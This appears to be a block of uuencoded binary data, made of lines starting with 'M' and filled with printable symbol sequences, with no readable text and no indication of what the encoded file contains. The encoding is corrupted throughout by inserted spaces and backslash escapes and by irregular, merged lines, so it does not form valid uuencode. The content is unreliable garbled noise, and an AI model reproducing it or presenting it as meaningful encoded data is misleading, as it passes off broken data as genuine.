MYOO [ +KA. 2?- [ ^?C. /1S (N' [N/\FT>? @, : -HHN [U6S+DUV>Y) ! A\_! P>5N [D?/
M+O" 8MW^8Z>YY (<<E' OB] , \^%5JM@>L==\_ \$; 3&E' QO?HO>&#1N>] F>O6+ = ' \_ ^
M<TU) \_VHC' P\$J `M#@ \$&H' L8W' =H/E5H. E3+X] 6++J=8, EJUXW6++JSPR6K/HG
M") 9; ?L! C2U) J] QH! , @+0HA! J! [ ' Y' AL61G\*A9! QC' Z# [P\*U00 `SP@=OH. ' N&
MN' ' ? , ">, QQK' I) S=H] WR<7#PSH^?%^\7S) [ "HSQ, #R\*; X8=T--M-<, : PE4C6
MTF: N&\_/?2! M: I8; : 0Y@J44R%M3: B [1@ \ \\_# (\$\*R8E8D, D57\_ \$\$ /<4NJ<4AL:
M (L84Q& "9@&@ [ !J\_V \ %ZI1-2T?L-" (TC#3! C8, : ; V#LI: BVN [%<5?W5Y<, M: P
M^: 8Q) (>! 2D?T#I: !RQ>F [4R5P1\$TN<Y\_HFBI&2TX# ' P ( : `C\$ I) `L] B! /X7EB
MPX3Q6) >\_WS! 9] 8V&J0X: YI: R, WIP^O<0L" 80XSFRV\$, \3; +G&1\*"L) 2P##\*,

MXKP361W&@-Z) 1>L0/%!\.9%YN\$,Q3IOV#%S4\*:+ [EHH<MQ&LW@\3M^R&Q-) W
MK [TY7MBQGKH;%67QA4=@@@6F6#HJP:AJ<EAE#%8"QJWB9+''.&K/,60=!FO3
M\_&.LDU7CUF%H<=<ZQ(1UQF'I/WK@P89['\$.L^>(BR<H9^D87XZAO'=1449A
MWH,ZON1JR-' ;R>DYM\_A4\, ;1!WF6SV)%VH\RD3:5)6(\@\5PW=UT^0, [.&=8
ML6J\_# 'K24'4, /D90:: (H?' CV^%!P7\L'RYSDE5Q'ILT:AFMI.\$ [NDC+?' \<T
MXUN]F) :'\_ ;+0&+<#CS#& (9V6#.HCF7>NM^=03 \>OBH"0>Y, /GW-) IOVM78
ME0\_Q)+ACIK^ZEO"RF6#3FH.0DB<M9;7I4RI8)%BE4\$\*5Y"!0/" ;LI, L9>D;
MMTHO6QET. ?; -Y]U2S [XEP6L!\*]XQ, [O[L/RX))'>.1/-%N\_#<5%-Y]#\*/ (M/
M.APDN\_R\N&V<]+<%RN:T"O[, :FX5CF\*, ,9DS)O\$E<!16\$ (:1%1FBT+UEZ+I\*
M5V;UOT/WWZ%[, '3KH=#--';S!+LBHR!C4#8,2K2Z8S!NH.'9&\@\^Q\*/3Z]E
MD5?8C@C."#8\$9 [GN/XB^@\ [=DK:=NBSF\CGG6G;B,9N"V90^F\KOO8DT (E=-
MA3`.&4-YM76,MI<"' QQUZAZAH090AB+!X>QL>GPZN9[:7V3%/R"\O94M<FF8
M,L5GZRQ,PNX6\$Z9,+H\_P'30J7Z4T'#]@Z7T4E1\$%<Q-OQQERS]!7GHH7F"J@
MIK0);'' "N]= '\$-^I-GM2K8R,Z254F%5^,/MIHW?C(L'+V?/[[\$\[\$]-W' 'E
M1Q+WI\G;9[?QF4YSQ.YY>8=;+K):+QX?E\_Z-3'K[F"?'-XI'TYNC#PZ='C
M^;:S7KHONE\*ME#SK>O>H7' \*#N\D3J'4@TP'\8Y, /<\_GK4IHO^=Z9]K7[P0'D
M9R\&N.78^U'\>C&"OL=JOL?:87!.<+"YKKO'N2# "5[F\ALG/8\NN%\_+=H\K
MV?8R(7=-[H;<! ?9LN69KE)M-3\$%EB\QSFY@;6Z=1N\B7DZ\_P?&6TA4 [W3Y.G
M(D\_M>0;V\$%Y-I:Z'9?E=3\*5O!LLLWM%U?"/;@8XFU[K%>T)N0^ [<<W-?UBCS
M+9E+,E>>N8Z8I [\*!S0\_SV]-=\@W." \!6KTJ81Y72Q\*\_A()4&3,Q/I-\)) /P
MNS?9" [\*7GKT:U (/MMA>\_JLGJXZM.#K-2Z)K!56>>U<2L\$)1;Z0#\*R5=XOI)\
MX?9/WZ&YV+ZQGK\B?^WY? [.D%\_V.H3;%TW#2&M\I#79\$./0LA#0AAGD/H."
M;CJ8'VW6E,RA\CG47\S!Z?#FES:S8R^,!EZ> (/#P6\_IM63FIP)<Q\*^ .S&@@\_
M'BT'O2!+Z5GBD./Y'I!K<C3D2.- (.SV7G<G6!B(C5(%.>9XC\QF\$C=EX#M0S
MS9E#X7,HXQQP\H,L%5EJSQ\*W:O]+W)=VMY\$K6=8/>CV=">2J^D1+E,4N:FF2
M\*I?GBPXMt3; ;LJ26\*+O<OWX"-^, &D1OM/CUOYKSSRB+BQH)'8\$TL\_W8YNYA/
M)Z?%Y!)E<BF9G.LW^7/927Q]I8:^D4TF%\RJ\Q2F0'+M\$, "F%-74\$!I'JJ?
M"+B8\_K4R'QA<WH++I[\_'3\_W>D=; ;?\_83?AZ)\$&A. [L\*XRSZWC/IFC[>[>W)5
MY+(\R\_H!QH,C(\*<6Q&W'D@!'0+T'X'B)TEE.668J>[T/&\$YF2^TNR5J0M336
M?M\_#,RAD8K'D5BQY.L!T+DUG7'&4/7=D)\8^4"H+X5VQBP8HM'^'H4C+\$HO
M\*+<TN;V\@\*'GAKPV-[21//\*2%:Q,A56FPO6\$=RPN\_\*#%;'HGA&64G9OLJ\$'H
M,[XC8TG&RACK/F-KK)\*5S\$EI.2E[S0\*9WI')DRDSIGR'\>.^U:4.!\$UE0>[2
MN'OM0( ;+=-P\*@NW\*NUSOYO,5N%2'>FB9S(ZMJ\$)\(XBO(G0D\$L'#\(\_WF\_D
M\$/P@Y<-?)`CQ,/\$YZ?;A[OG<=K+]DF(BZMCF7#B(A0)PY4T6#=A7UV6XJ"]
M\_. ,P\$9D/\_GYY?;)OY]YA<4C77)X>7S9W9[+!-5R] [>K]XM";+39VOAP%0<BM
M4/\_H(J)Q[5FC'4\$( \*T;R\_ ' [G>2BN=7G#^R,SQQ,EW<F%W0\_/?+++SH\456
M3P0LA3N=G#?8K,'FBV'E:\_XF\_77'#V?+)9GDWF#+1MLI=BZD;M^?OF\OF\_`
M<SG1HC8D#3A-%9TZA=\_?/] [NT<NK]\K@E2\$C0XQ+] ]^@&>Z#'.8T]E\99DM
ME\*\D7P4^G2;+A>B)M)=789<<J5<M?HH42Z7@NLJ+) & ["] \["SGE,N3\*XYN
M]FY;7%]<2/VY?/-OTK"M)F\_F4Q60JX""`DH(6+P^/\$BD7'[X#[D!>!5N70Q2
MPEG7X]5?REHI:\UB3<':@NQX]S?PZGN?&E12)R=\_SI93&73^H53-A/<4U&1B
M<O=M^R(K90)?CEI<3MER92O(5G;8G/#A\$JTFV\I6\*10-SAJSP):O)KOD:C2>
M7<Y/6+29YB-SY/7&VZ@]>[R\_:THW3\$A:E2#+E#DG<P'FZ</K5ZT+Y'M-E4P%
M5\?\*62IG1<[:. 'U\*7AE:KH+U#6NN49\SZG-GK\$3&G,O56V7TRIB1,3=&'B,^
MF7I=[7D+Y2UC%F+(AA:=')5RL%"\*9,^\*3SDNK[XXP\*'08'2\B@<V;RQ73]\
M>7C\\_A#X[+P1()GRY.1A\$X/3[5%=: .5RE:1K8YK6L0=SM"]>2\3>6VCM'1\*
MED#9E,#\19+R"^-A2?:L(6IF#)Z9<S(F\*NA=)K\$X0X!X99F.ISIGNNX!4L\_
M8"A40DD)5>.>OZ4%>EC?2\_?QL+D-:V!L(D+#\$%>6LM86EJU2E5KS\$!H%JS!2
MME'454[9/-DRL'DH5)7(Q)]P3I4G5YZ"/&7L8+PC'3V7[8\*I\*N5CZ-1)H^OQ
M,2X5Z=GD@Z+X9RYG8TY9)VL-H-J1V3,3[?RS4\*\<]L'U,)HOVO]RW^3/ES
M)A?DEW[X[Q\M[N7J^DV+N53FBLPUF9>[UP][7E\$K[EJ]C\_.M9XCQA\_5H21-:
M80BPD4M8-/N]>CK5:@X63RF928EK>LP2VX\*4ECD%!94FJ&J;LXD+Y'@^P[+
M\?5BMGI/(34[Z81"TB;BCN^WLB+,;RM"/"2VZ'A('05X\$]#\$70,20BR@F;I+
M??E3=]8#G5-'80\*:0,1F%^PRP(D`\$2#!.[?:3OZ\*\_#7Y70)^B>![J\_3JRK=A
M+(O/'LR'2Y7?>./W=. .G%T,-X@C`\_)^ \OK3C&XC/RY\1?@GZ]\_/+[N2^"#
MF!%XDN@&IP^/,K9=/S3)SI(O9(/XL8X'&YH7&NZU'6W9HL&'!'.X\*\^^4+&^
M.Y)?G9N9TM\A1??(O\IG+XYHD6X#4VB1]@G7'\$')M)IZ+M\_,\_4WLFWQ6C[B
M!#H^'7"39]-\*O<0GZB;AKBBCP#0-.9X3@]ZV:'57B@SB=. '@W35T1&'#Q\*A>
MJO[5:J&8#'Y4RGPJ,YNsAH+XPPT5T[^N%?A6\*\$2"A5;JMB4\]=@2#,N-GW
MJ4@'@V.^0FA]T2\*+=!83WDT.FE.PQS&&DZWL\>6G6>Z0#PT22DA."GX-^XJE
M&\_J"DM(O'H3@L%R'7F1Z)@[[R.!^)>D': 'QJ;1'X]5GJG!Q7Z\_/9<8BK7FXR
MS0V#\$%=ZSF<G\YO0'-\THW8-%8<(K1)I=O&)2L\*J;N48W[S;.<0C0\$A' SBQ]
M^G"'5&3\*4ND';M5D^MRN]=KGYEP.BCS\_X\*G'7/<L,1U2;\*O2[\*5I%049[8Q>
M;\*0BJ>5\*J!H\_AGF+\_.="CKJ]J#QF+1D!,\$.V-WKVZ>'Q>3.5BG5WM[F[>L2#
M(ZA:^)>6-+6;>>Z3\_L@HN=>@5%?7JKD\$24Q?9\F^:DL9-0=6958M#`M3UTG
M3DC(8[ ]\D/6PA%1E#BK\$!8<M:G)RT\*QI\;P:%UL8T'4N"W7U:/3U;F?(I+
MOM5+7N\_PS51II0--7TC9&<DV'BS7WUKS<V=[#T\*\_ 'ZZN:LRLU4R?2,7%' ^@+
MHT`^F2Z/C[@QX?3U\_OYJ]\_S7\_;J9L4FIP\$Q\*\6`^O9[/;Z0ANOEK+@T&IH++
M(]V\0!&+S<<9BB&WG0L?CS]OI.\2Y]ZQM"M]9G/V<"\*M-KRF!'G^]/>/(?58
M)LM"P5\$H\$XK#`]?EP\_T/?%@V0A4(9^L7>5#F]?G!DFM)OOLN?MEI]Z"FU?I:

MV;>8I,59%XFY6DF-Q]G8"Z2I63"AZ2JTM4L3?;^L-PS4L:(@]"DS-\$@8AVN[M(Z2JX@L&XLJ!9BMU2008:O?2W.T1VDQT\$%6F^C\_) ,8?7#;.=NE2W\X10NOJ\M?K%VQ&6PZ[O[8AM,\$!;M6\ZRWPFO\$GTHK]N[L"8:R.+IW)' , -IIX8)/@M\_\*M.OQB=HR;LZ2WTOT?Y\*B4@(\&?) :RC>\[KB\#;8L3<' /\Z, OI]\_W@SHO/F:C);M--T`[L.OI/K+^H5ZIM)N0!\*O' SXP.4OWXX-#8M4L]1+NP/\%>\*%P.\$SY;KKFMHZM3LYM[WIYD) (,8H,V)0^\_=G!79<-:X?WM(I=I8JXT5LC0&RQ/'=.E!\7^=MSU8W9].YS"&8>T4[17M%YUE4?&!3O(RUY\*96^5RN\_7>>PP.2\$[2X]]+\*KQ[\_MDH876<JY/R.FGSX\_?HT10H\_:\_H@2N8FM&"GFJ\$';F"LM3AP).P@L%8BYH'+<M-"N2-Z>+Z30,[:Z/5YIE#&\_[W1JRVN\_#&\*T#XJ"\8\$F)J\/&K/,;7(%[<WEZM&J9YC<X"CSF%TU\_[OK?B6TCAN<16,B\_4ZTM3E2AN2/WM>BG!H,L?-\O9\_^ZUM"857<\*; .X?Z)O,W,?^=]"85\*\*"E!>\_ZZ(^'Z8EQ&31EM'OBSAR[5IR6COW11M/,?&44A,3A;[N"X]XUK'G\*C1<, >^G'4EZ+XA%"AK5NNO+5K=B66DEM\$[Q`=M8JXRS97'S(\[VMHYSQ53, .=EE/\O3QPOP]<%F;PWX8QEJ4U#\$ (E&2\_ZA:7(3MSM4\; &'G)27E8OKNIEE2(0VW';25J%DH/BC[36AA8YRPKT+'3=L9J+3H\*A9=M%14=6:4B3>9#S) [ , >^SJ,FB27VUDILB<:HJ^FO!E=9"Y5. : \*S'6; >? (V7+^VMZL5EK9FKF;DZCDO,)]?(%KU'=FT&:HO\*" ]ZL'I=%K>RC4(Y?FO2X^'\9^#V+M;P7DX)>(\*SI&=, @BS5&F.?\*6@: [-.9K+H%J&@K(\*M%O(2LCV0<>"=4%79,S%M:OWI[68GD\$]M9\$DD6U6SL&M4I4:A&6^/UV\$37KO'I',6YDH?U^&X+B;66(]EM5SXR?9'D?D-/?\[.PU:RT,].+D[F>NP#QM3A8N\*GR>OND;, /#(43\_1+HHA>&MOV[#<9HVC.2WFP=YJ?U6OR;;Z#<GX'<MO76(DKOGQ6O8)?H0>Y\*+EOC+Z>RFMLNGQNJU!.:\_6VV=R>^/.E#O3.;3JG?[]]#R5N[P5GQN^4'Q:V-QZ'7K\?W^5M2>OKD^6V-(Y\*?)B\_[+Q\*4I\*IG::'\>'MX=F2IR'1]O=\\_V[QLWWQ%".\J7CM]7:G^FOV5/LGN\$, <13\*\3;A#KQSUP3"):ZCX\*]4L%,YFX>MKF01H]R'7`=T]M[\_.>.F/TRECR/#-?, -0RP413N3+CRLFUG[!\_Q;\$";H?EE/WX)99#NPL35\*J@MNK+)/"<OV5%[XL[TG#HP=4<-[=2\_72.;\$XUP.' ,8H3U&ZLR16\$)3=K)A6\*?[MK(%QNCC\*FM)>FULU(-Q?+6^BX=1""HM?)=[PS#A!<=5LS2PZ(=E7VKX#3E:MG<DW,U(Y'O5Z.9N-N@DHR5Y9GK5G<P/&/7Q',V.3YH':+E^H07)=;23[<O3M>G? [.8H6;\_7?.\_ITW["%/=GZW0\4&[R<?MTUZ1QM0H(W66@-DOT"W.KSZ\ .7M6&UNT,+4%M\$1ZFX.U2^>?L&>\_#%011`KK\#C]G\>[BO!1R2PJ?-T;\_F0\^B+M)C):'J&K2.H[9;]\ /F(' [>;4.<V8N4-@1S"]+OR2R>9[SDVX.E2NJ5I+=RZ8MO2ST.KHFV)FCACWXML0,4\_MBJ#>GWDRNKZ-L\* <1-6,C2TI"1(7Y!2C,6;\*BRMEYERI"3)^]M^-6QU\*>I.9R<WT\_GT7'A5@4ZO+["RA(3:<LULM++&8HF7T'I[M"G[#M<VZJ<:CZM58SJ%3S+5\_BK9RK)&U\_D\*?CCV:AU9AXNK1S(<(AUBT-41-M15&SY)@7`%J+X\_S@PH.AS'YT]\$&UK1ZA7<5G@TJMJN;<VT3YS;U^\*E]UR[+AMY\_/URY>.TKH(6D/Y127"CC)H7&[O5&\$6'P(>\A[=S\$4MCS(9QY6\*<\_N`S<-4M!\VRS31EGH,\$A+R%,9\*( <#U\$F">=Z9YS+U\$.^M799,DP#TL\$U&C:BT2THT8'M6<=A4"W:D1!F"\_IQ.M64O7;\QC7?LMMS\*F]+B4ZD1;G(Q`JDQ6;@<E>JQK>NMI<Q-Q/#)B8Y.B6.G"10; \$ZQ7\$.%UN; %P>2;B\$P\_"@YOVWO9W=UO/\CFM+OMMYYM=X/'-QC2//775?][X^H(N(CSL);+DQSI'\?<?J&,XLY?9O3[SEO'A\V?V]WM9,X;9HQSY-\_]KO3[6\$75H&JT0-2A%XI11[%\_.&.W\_B3?Z\$/\_<3]7';\*V:7[SMOET\$&A\*PZ\+SU^3B\_5'&'\_)^^:@Y@KB=D%<\*!] (53V75V&?R;+1Y5%\_7U\X M.`TEF>B@YIF+S4CDRM#KO7R)ET\_1T35<G--\OWU9;;X^89UN>P^JCY2C73#ML\*PQS, ,PN0?Q>\*Y&X>I\$+\_Y9ROAH/KU>!A=HDFX%16+:2IOX#Y?MZ<6)H\*@JM\*2\('GX>:1<F'Q)>8L; )GY-P]28ZD0PEP11LJY2X%9U, "@.T\ S<7DUFH:98XM\$^!1QM\H%[Q0=52)44P-<9\*A:\*'F5NT:W3[6?7DE-\_M(=HM(]T+VJ\$MV@TD^MY'?/#]D99\*MWPVZ0T\_GD+43#OTS AJUD(,4VZN,3!EE2\$,@TR@QO!#YGGT\_.PMHQ`22Y'8\_&Z65T2:\_EQ-EG^()/TE[<U"KM)U\_'T^ .5[\*YICI^9%G\$K>)\_<N>M\*1CS+R&+30)L01V#9MBR/#-;:K\$OR-; \% /RU>@\_%WTI\$T]FTG0&+XHM9V\$XM[4B9-6=D/7?\>+RZ72\_D###:DT13L/X!FV")!9[:D(8\*00''[?J\*#C#95TAW2M:3O161NMR6EQ5]\$0]N6OIB:)\$!-!H8D,M93^FH=B7:J9(=@L3?RT.(??+\$F[MQ]7B4J8K:3?)W73R!ZJ<I:O23)6&"4A(?RO'A^6'V8E>ZR<TONKTS9/,>)\_/M+1:<6@.%]0OVH(&MZ\$^RZOTC3SUE:E" I!DD\$7\ZGQQ(-2JC0B34WY5\BITJHM&X\*>G8XH+@%'2][^G"PXB\RP5R,8@^391#JZ-Y>7<Z4YT,+ \<H`HA:"@W][LMU:@/=4-\$AH[VNSS&'4\$\*A92\$P-H(4"F@!@!"PP:9\$S79:U;D'G'=%:/I\*;MV MQ/5[;9@d\$Z\52@'#T6K^&)?;V98]:'P>5X.:!>;]I=-N4.+SO:IA4^7P%B^-MRN&KU\$-YR,P^:'PQ=A6D70.9[ [MP\JK<4K45=%) \$JY0&1P&D57J&?<6-=IWUM#:A\_O9=M'4\RTVVYX\$D26X:Q0S2Q4(ZY',2SISY6?:X9\$!Q';35^AC., [Q8SM\5BJ"1?S] [-3V5:W:.90#=#,D7'1\_>;V<OP\_?=&:K<VGNYN]7EW)>YH]C:?2FM&(<&K!KBUI!'0\\*1'[4E@RU(N4\$R;,' /XTO9@)\_:3WR+N7R'5`<%2%<=N>K(M4\$\_)L=&'>:%?ZYNIN=7JW!H7\_Z\N) [/1:[\ -7-'#O]F8K+\N\B.,OQ;'>7A M7XFH(OR+\*"K#7Z@(\$=)FTENNCL^.ZO"K?>DCA7Q4P10\*M%8>I5##KBCU\$#` ]MGH5F,<U@0BJ-+\$#AKQ)\_B7EIA,\_\$P+0&K#IR"9+ "7TTF0M\$T\O&GA^++F72+MD,S)@4.6PL8S!T7+R>D4VZ6.7(G,ZH]&HS3\SAW2?XD8:)Y?A:S[I/G['7Y`MOTP\$I%4\H4:'Q5><"?02@&F^&"\_\*,"AJ&>+!\*3S(4D,%!:E'N2=+VZF[D MHB(F2JLICREE@BR='I6P4;HN\4?I6(2-[BRI<SA+.\*3TY"?T-WZHTKJ!OY<)MMI2-K[(FM^@2);^N;\$R9S>?3MY.YY"3W>91P+B,5P5%):-%#4I,@\$X&P5Q1?M, TY\$H09KB78HZJGB9@@(+L9%DY&6(\*T.M58' ;;FEXL@IGHZF/#FH"8]:F`+TM>FT%6&"`%'\$PEUZ\\*)\=EM]J4\$^&%&BC@1?SS\1WBZZ&[\*"&5&1'\*B"AJR)7M%5EX\SNL<FEZ\$?<44DU588GIUW<N+[?F-BB<,\*5\_=?@3W^7=BWSFPN4NI3[ TMB,?M\+,\*JS[@12J0+8F\_Z\_SH; .M=>UX\$!45B06:1-KTF<>J(\^T=4SJ=Y\_Q1

M^Z\*?:=-' =DHP1&8BB/GTI.?R]G`4 (&O9IQM%-S [.S@+DM76A^\\/, @N:\?R%
M>#'\_1] I<X?' G[L.]&)\_K2; !<3X (I%2N`QK\_3G"8AD`, T@T, 6M[0?] L&O3HQ
MQ46P] ID-!A1J@) [9S9+]G=6R3@1 (I9! : ("U\_+C;W&^RK`LCZX?F5G4V!K8G:
MG\*H<B;=F#\_GI.LQ\?ZAG7,<UJ5>\ [EN/6=H>BBFJ,U>=4GUZC`HI%) (-0-2D
M# (OY`UY+2] I6C?LMK17DD@.>B]; TC^60VLXN\*P;1I93AJ (@K^F\$+?; .7OT%Z
M(C,B) ZOYW.1\_@E-O0P4`50GN8\*9R<<.,V[O[IL]/4\\B7\\*!' /I9)U" [\G\$
M`) ^O`\_, \*5V8Y&M^5] LKIUV, \*89W["4M-M66NU"VCI.<WD1TCX]?SQ\_O-LK
M@5I) #' YY6;X^A4=9-W<DYXT1]R]; ??+\9AAT!AXLX[ [9[EX`YU<Y6[] A:J81
M' AT0\*T (5AC, XNEN) AW>PXH"? [-%ET (?? [.Z=\_MR?G/" :PK, EF!HCJ5&50147
M(2!%IJC3/Z`0ZQ!1HOP' 0] LH18:R8D2< (BN9&\$W&PJ"J@ "I=F\`#X! ([4WZL
MD38<V^.?I\*%I@ICQOU7\_HO^\$>^5:I-WGQ\:'>F\$: ) I5MH5! :-4HQWQH@UR#S
M? (+@8%Q8#, 9\579AB8!) \GW@:BYGG.>2:TN[D\$DG%DIL!4^ (B?-[; %AHOIIB
M0Y^419LA) F\*5D.3&V) 1QT02& `B-#0WPPM6, KDV-S18\$F1SHRU>%C'>=+UL<
M\*IAXT [RT%LR4N (C2PZ`PBTM] VA [J6R09") , &\*XRJ1C2A@M9C>?%&\$TM-K#A'
M;B (IS, ] .9@NUKQ; [-"4LNXMJ\_I+8A3+B@U"TH\H7) GMZUD-IJ="SA"6' M&!
MZ+@R\*` \JBKJ3J5P3H\*7AFMT\N [ON+?\* [NY/GK; 2QH87C5T6H07@7@; X) -PGV
MZ5G5T, -U6' UJD354.8 (H`KX^WG7H5=+0.6#T664?R] H9T"QJ\*+@F%.PTK&8O
M1T] V^U&\_K".-ST<\_ [>Z0@' Y`9=DEBI/PKE' GNF/9C++Y&T;!) +3V7 [65C/H<
MLT\$MU) !H7G/ISBLEUFJ#QHL`%R+M7 [AV[OI<F] 4\$+0\U1G=!-GMT5G' ' TQYS
M>^8@-%OB">V%N8F^:+HIP) ' \$K-SMRP#M%PJA91GR@/4=6`C3S^:RE\$`C, 1] X
ME:23] @++] \ZE0^\$8O>/WE73H@, B\*-VK='?I/+ .L\IO+E#^B=#> [VR-U. `HX
M"3V<G, K^V` Z0X\$F2EENTWSARCKX6CMP?AP5' ] #&06M6D7\$W\*:%) T1E (-\*\_ `Z
MPT?IZ-\$O< (#OJG9?+`GLB [%TV7KCH#U, <%5\_F.#SWC`!VWLPJ&\_; I:9K, .J\*
ME\*S1A3/#:G/X-\*DI-[9 (RP1=G=6?Z`3"HBVZ:DU4%; 6JJ\*`B^:3R[ [-&! [<Z
MS"0@#\05N, ^P"00=J (; ;?\*#28OHSS+B@P@;<E.X#A, T5' `H<' \*].I/-IK\*"
M->/ ( ) .XM@K [GAKEN7 [59B<N%) ] :@U; 3QZ\_KK</Y (%V) L9PUJ4K&53+! :%W
M9&!] 8GJ+AV&) XK>T6FM"Q>:RT) SF6&S=D#LAR=9B2Q\*^\_6Z^\_RP\_' ; ; :BJ0
M^E] , W7] PP^7OTMA?/<O8-ZJ0R"GY) \*O?-O>=.V-G7Y\_DD] \_C`S8M1@!F^2EP
M-E=M [WZ@A8&5%4L] OJK [>/VT\_K"] EWW' &] 8#\, ^G^J\$6IU0P@G-] XJ] &W\*\$
M67%GL\_ :4?F"&^T.3, 5>1DBPP+1IREZ:, R\_0.AI `^W": `8:@\$N"TBGRU7\* IY
M' N;=?N"& / [.MVQ#`M, Z0G] :LMK=?<+KH9+. ^D\Z) =%IE2M6D3\$W"+9!=8JY\$
M] (5`M0UW:GF) !O>?:KG0G^6P7?<:8E`P8>5) K\_8 [, X] <2REJ"YRG) J [WI5HQ
M>RYJW?>95&?4Z@P, R+O4 (@%5`Y57&%VE7\-' #^OM2#R?O' ] SN3J; +JZ7^&2'
MQ' ^ [7JYD [B.???"F\_' ' SM7DO1) 5Y5<;>KS4F\*) I] , [TQ`?) :Y&' ;U6>9W7U=
M/P5J3O) GF9FLPZ?UJZT4 (6:FI\$P?2\$29%#4) ; ^5EFS4J=^:B1R, "L/?\*R=/+
M [BMZUVR?` \D) !5-P`6I\_1, (I%=OWSDBC\*-0;N. .W2RR5B# (&"CX+TTR; ?N`0
MQR8DW?`3!WY, \_SJ>7R\_#QA:!' !P#N9120?] F (J"H9` "\$T] OXFA>&!HOIE9+Q
MY4YGD`W=CAN#C@6?C' /LU`J`0Z [%YJDY5:H [P2&S??R8/\$76C-V8&O="6\X\_
MD>@J1+6ND>L [9\_] 4; EHT`RBYEJK5+WFG:T] QON@6; 5\_\*\] [&\$#U7. IL8`6\*`
M\ (=NU?7E% (X^!TV#X2/0OC!TV\_A9MO+) 4I-"6%EDG?L. \$V; 2%\_) -\*] I83C)
MM\$S3KBXQU=9DS&1!4&LY) R\_52/GN<' W, (JQAYZ) ) NVDFEOO?P?2T+HJDBA) 7
METWM] VE2NCC] 3#ZJO3T+1' Q+\*`"' 4G5Y (%; :LX-PGQS!5\*\*%D`^&#Z\$+: #Q
MBCC2Y/0J\$ [U#^7\_23:3@=IW/W\_IEV#Z`JRI8@8, M4`DKY` \*D4 [4A\$V^\$GU) H
MH29 (Z>"7; %<YEV) ) BZ5, :9\$25RK\#FC9Q [ .2ET.+ ) @D?SD4. ] S%44: I, G>0\*
MR>N9#/GD8UH1443&1\*HN] J^\$5#4X5X, S&+QZ+ZV%6ER (Q?A] <\_96/@E-YF (S
M?C< [HYS^F.F\*5<;?7-&J-. 'MR4PLT1\_GIU@D] ^2>7IR=GQX59, ;WQT0LQ\$\U
ML503"YC8C"+T%KMQ&9!2Q3] C5] .1\$Z4O) B&CU^2FK935XOW\XF\$. ' J6/455
MUZJZTM6D:PVINOE&-+W??`UI3] HLJ=Y/U<`' @;A\*!\_PJ<\*;RW\$DI;B^+) (X
M4X%>!3I:2 (G908D<=L<V4F2N (C, NH:G\$XB<2N3A`@7.55ZJ\@B928/5S\$VO,
M^4&+3571.) 4#&`OH=! [VDX&4\_EQZVCP^D [0^Z4\$ (Y<.) D\*8\*3M[, J>`7/\*QG
M:I\*6\_1!"!045T-O' [RF`#!7Y7\$/SL>M%". 77E%\R`Y.5+8<FOZ`A3:DACA: (
M41W [U4Q&-; 8"J`Y\_6`?6`^\*Z`F9\*SBC94W\*T. :7` (9I?R\$!' ) 2Q' HJBKI\*Z
M<NJ2S0K4\PNAFJ:VYR>\*) HAA.; N\$.ABOV! JD2MRO1\*QSS\$P2\*X\$<:F' 0.@;M
M&37`2L@ZSOB+ (M9P1ND%I6>LSR; ^5R+652J^=\*TJ; ?) KRF?`\$SJ\_VX>1\_) 61]
M"A6M8] T4`R4X3D-Y5/ (NTO+3H`V@%#I:BW\*40S4YU3! ^N<^#BHI?452\* (BYF
M49%) HJJ\*JMC, <LL35=6\_H" I+--+KB^QLB4; L&E5) 735W81+) JJ#\_KRSR&6I2N
MS!0MGJ<4O4A--PH1D!&`,` , 5?N+I+ [ (C1C5U1"JW [E1C-6HWI@! \$5C6AB=\$!-
M\Z#@MQT: .%M. [ZRU8&;>2G=, ] ZZ5 [MM?#M3, .FQTN) 4 [ @I"39B/%!\_VI^RJV
M\C, ^/O>\*A' @W1; C/#&EHN33Q7MGVV^W (QI2/] SO%I) SLOMQB&0.-\$^?9" L\*
M7F!F2; 8\_\>X#U:5>DVY\_T"2?;\$ ;7>J? !<4S [\*Q#I>U47BT^NK+AUSD/] A\_`!L
M2M"M [!, , \TB&/8, `E\%V) N=:# :XU. ?\_PLGLVK\6) 09O97E+?RW] IKO>JOB.M
MM2APNWX52S%. I!\_6VR: !CA& (IN26\$DI0&] ?\$N\; 5+GG4TRRQT@9:MI>/`I1
MI>U3/VM\*L1?' I-J2I!Q5W!YV^T.3] C`4) \$<.3+2R9&M&`HJ3; 0, 3.\6W] U8H
M`96=62\*+10GEWD=/!O<N2OV^3] Y [^4EN:/RVUO2LOS^HWTSD"9N) PIJ] <&Z`
M7V#1W [\_>\_X&; 9:\*J!14X9?::!:W\/, (PHX`QGHK?K<&B%AK!%C5/VU] B^!F&
M) \L:J?W=&FT+5\$W4L`\$>' `FF:FFBJ:\$Q:\JC\$4@-, TPFM\]' : "J/2" S#:7U9
M+VBE3R3YR+62KB^:TUG3\$YZT (HD6E; 2H\*1&=JS9W1-\*L"A\1FYL@HR^&"0\_>
MA (Y"5I [ , 4\_L7D6 [U.ZTV>!H:M [C, DHE89\$+'M) 33P) H&5HV!LD\*\$SS3AZ\; Q
M!\$^!Z1WV:F [1+./\_] [YFX"/&] FE] W\I\$D; 6\_ ('&1\_) `1, !LGV&@-OID-<\$A'
M.GDSF\N+:-.EVH [EW^GEY) A+6?C [\_' IU/9F#78H<22&V9N\$XV^7DC [ "EPKLF

M\_22\ "Q, 3B@R\$<%P+ `BYQ[:FX7\$5/\_ICBS.=R=BR[?@ND6MRY)% ,<+DR=AO.C MLJ]!) 1Z' 70XXFK20 `3WU7%W)V\*5J67.4-G\*%72XP6NP5YBEE7<OA5 (EIN9GU M\B), I' "9FCI"=N) (9) S;R<(JK9G;V7+R) CAV, L&.7 `GQGSIR\>S?-QH6.V\_ M#\*6Z90[?BRE^&NI>2SJFBZ;E-"T;-6TNBHTK1DQ4UELV' J?"&3) `6(1#3?' MQ-.:BM9(` `)&Y.WR%44\$=;T4\$LJ>:,NG?.-[:C=@FJ<JP%JZ2?^OS\$L0) 2YD, MHE9\*Q)?-[J9\$D+Q9F8UL2P0Q-U@QLC&10"UA' !O6M-\*8J^Z.Q.67[9.BS%]5 MTMN-&,[:\*JU\*#>>(LR) 9Q\_=R6%1QWG!9A\*M=Y' /; ;P%8WBW"JC `10(V=//WR MLXT7P\$M&\*91DLA%2\$U+V(2M2QLJM3FA:G1XHM)H9S(^4&X']<JLS8\['RZTN M#%4>\*K>Z, EQ]H-Q<PIRY)!TKMW@G"Z[ECPH.G, YD^-Z5\_?VBB[:H@\$?RK7)\_ MZW\$2(QZA@@`0BK2A@\@.I, `O'ME&#6!EL;"LU@;WR<ZEY, DV'RP\T9R@\_5GZ@ M9H;+#Y5?6ABN' "N\_K8?7)W>+<:T, E'UR+7J[<+LT[6XL, \*F2A36\$T.H^(HZ 